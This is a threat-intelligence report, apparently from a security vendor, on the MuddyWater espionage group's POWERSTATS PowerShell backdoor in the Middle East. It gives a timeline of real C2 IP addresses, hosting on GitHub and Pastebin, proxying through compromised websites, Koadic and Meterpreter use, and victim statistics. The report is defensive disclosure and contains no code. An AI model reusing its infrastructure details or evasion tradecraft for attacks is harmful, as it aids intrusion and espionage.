

A dive into MuddyWater APT targeting Middle-East

reaqta.com/2017/11/muddywater-apt-targeting-middle-east/



MuddyWater is a threat actor that caught our attention for their extensive use of “Living off the Land” attacks in a targeted campaign aimed at the Middle East. During our investigation we reconstruct the evolution of the vectors used and how the group operates to target their victims, evade detections and move laterally inside the compromised infrastructures.

MuddyWater Summary

MuddyWater is an APT group that has been active throughout 2017, targeting victims in Middle East with in-memory vectors leveraging on Powershell, in a family of attacks now identified as “Living off the land”, as they don’t require the creation of new binaries on the victim’s machine, thus maintaining a low detection profile and a low forensic footprint. The name **MuddyWater** has been assigned by PaloAlto in an [article](#) that describes how the actor’s backdoor, called **POWERSTATS**, evolved over the past year. For the sake of clarity we decided to maintain the same names. The operators behind MuddyWater are likely espionage motivated, we derive this information from the analysis of data and backdoors behaviors. We also find that despite the strong preponderance of victims from Pakistan, the most active targets appear to be in: **Saudi Arabia, UAE and Iraq**. Amongst the victims we identify a variety of entities with a stronger focus at **Governments, Telcos and Oil** companies. By tracking the operations we finally figure out that the originating country is likely to be Iran, while it remains harder to ascertain whether MuddyWater is state sponsored or a criminal organization incline to espionage. Finally we show how the threat evolved since its first public report, the techniques used and how the actors adapted to various public reports of their activities.

Timeline

In order to understand how the threat evolved and to understand the whole picture, we have to reconstruct the timeline of the various discoveries and piece together the findings published.

18/Sep/2017 – First public report

To the best of our knowledge the first public report of this specific threat came from our intelligence team (please let us know if any prior finding was published before) with the first detection happening during the second half of September. At that time the analysis from [ReaQta-Hive](#) shows the full threat’s behavior and the C2 address is disclosed to be: **144.76.109.88**. At this stage the malware uses **GitHub** to conceal and download its payload. Shortly after the information is made public, GitHub blocks the account and MuddyWater’s operators quickly shift to **Pastebin** as their main repository.

"Living off the land" RAT downloads 1st stage from cloned fb/react repo, persists in registry & task, uses breached websites as c&c pic.twitter.com/hqwLmIKHXW

— ReaQta (@ReaQta) [September 18, 2017](#)

26/Sep/2017 – First public analysis

At the end of September, MalwareBytes publishes an [analysis](#) of POWERSTATS, showing how the threat is now downloading its payload from Pastebin. With the exception of the repository location, we confirm that the behavior of the analyzed backdoor is the same as the one identified by ReaQta a few days earlier, an important piece of the puzzle as it shows that MuddyWater is an active and adaptive threat that targets victims for espionage purposes. The disclosed C2 address is: **144.76.109.88**.

On the same day the analysis is published, MuddyWater operators switch their infrastructure to a new C2 address that becomes: **148.251.204.131**.

3/Oct/2017 – MuddyWater starts to embed the payload

As part of the evolution of POWERSTATS, for the first time on the 3rd of October we notice that the payload is not downloaded anymore from a remote source (GitHub or Pastebin) but it comes embedded in the vector itself while the C2 remains the same: **148.251.204.131**.

11/Nov/2017 – New C2 for the active backdoors

The 11th of November the C2 address is switched again and changed to: **78.129.139.147** (this is the first public disclosure of the address).

14/Nov/2017 – Second public analysis

Palo Alto publishes the analysis mentioned in the summary, reconstructing the timeline and taking the date of the first infection back to February 2017, while also showing how the operators adapted the backdoor to reduce the detection rate and to thwart analyses. Palo Alto reports the C2 to be the same as identified by MalwareBytes (**148.251.204.131**) although from our end we see a different picture as all the implants are already communicating with the C2 discovered on the 11th of November (**78.129.139.147**).


Following the publication of the analysis, we noticed a drop in activity from all the implants that were still communicating with the old C2 address from October.

20/Nov/2017 – New C2 and JScript RAT (Koadic) / Meterpreter

After the National CyberSecurity Center from Saudi Arabia publishes an [advisory](#) (the link appears to be unreachable from outside Middle East, but a copy can be found [here](#)) regarding the espionage activity by MuddyWater, the attacker deployed on some of the victims two different types of backdoors:

1. *JScript* RAT known as [Koadic](#), publicly available on GitHub, communicating with C2: **88.99.17.148**
2. *Meterpreter* communicating with C2: **78.129.139.147**






MuddyWater attacks timeline

Operations

MuddyWater operators use a series of compromised websites that act as proxies in order to conceal the real address of the C2 server. Infected endpoints connect randomly to one of the proxy servers, which in turn relays the information to the C2. Operators use the C2 to dispatch commands and receive exfiltrated data.




Infrastructure

The exception to the rule is represented by the Koadic part that bypasses the proxies and communicates directly with the C2 server.

MuddyWater operators have been capable of consistently infecting new computers, this is clearly shown by the graph below showing the growth trend of victims when the group was still moving relatively under the radar, at least in Middle East.


Infections (Daily Trend)



Daily trend of new infections

Another interesting part of the data is represented by the aggregate activity of each backdoor, show below.


Backdoors Activity per Day



Overall activity of all infected victims (click to zoom)

It is interesting to note what is the impact of public analyses and advisories on a large scale espionage campaign and how fast MuddyWater adapts to each new disclosure. It is also possible to understand the working patterns of the operators, at least up to the 12th of November when they were operating relatively undisturbed.


Backdoors Activity per Hour



Hourly activities (click to zoom)

Zooming in on the victims, we can understand on which countries the group has been focusing with most infections in the EU belonging to victims travelling.

Unique Victims per Country




Unique victims per country

before the publication of advisories in Middle East, countries with less than 5 victims are not shown (Tunisia, Lebanon, Jordan, Israel, Egypt),

At a first glance Pakistan is the targeted country but our data reveals a different picture. By analyzing the activity on each victim we realized that the operators were interested in a different area.

Backdoors Activity per Country




Operators activities per country

Pakistan is indeed the country with the most infections, though the operators appears to be relatively disinterested in those victims. On the other hand, Iraq has a large number of infections and the operators are extremely active on those infrastructures. Saudi Arabia and United Arab Emirates (Dubai specifically) have a low number of victims, all of them extremely active. This led us to believe that the real targets are then: Iraq, Saudi Arabia and UAE.

Targets

Victims belong to a variety of different sectors but the MuddyWater operators are particularly active on **Governments**, **Telcos** and **Oil** companies (including one Oil platform). In one instance we found that a large Iraqi telecom provider was deeply compromised with 10% of their endpoints infected with POWERSTATS. The attackers also possess some decent capabilities of lateral movement and they rely on various exploits, LPE – fully working up to the latest version of Windows 10 – and tools (some publicly available) to get access to the endpoints of interest once inside the infrastructure.

Operating Systems Distribution

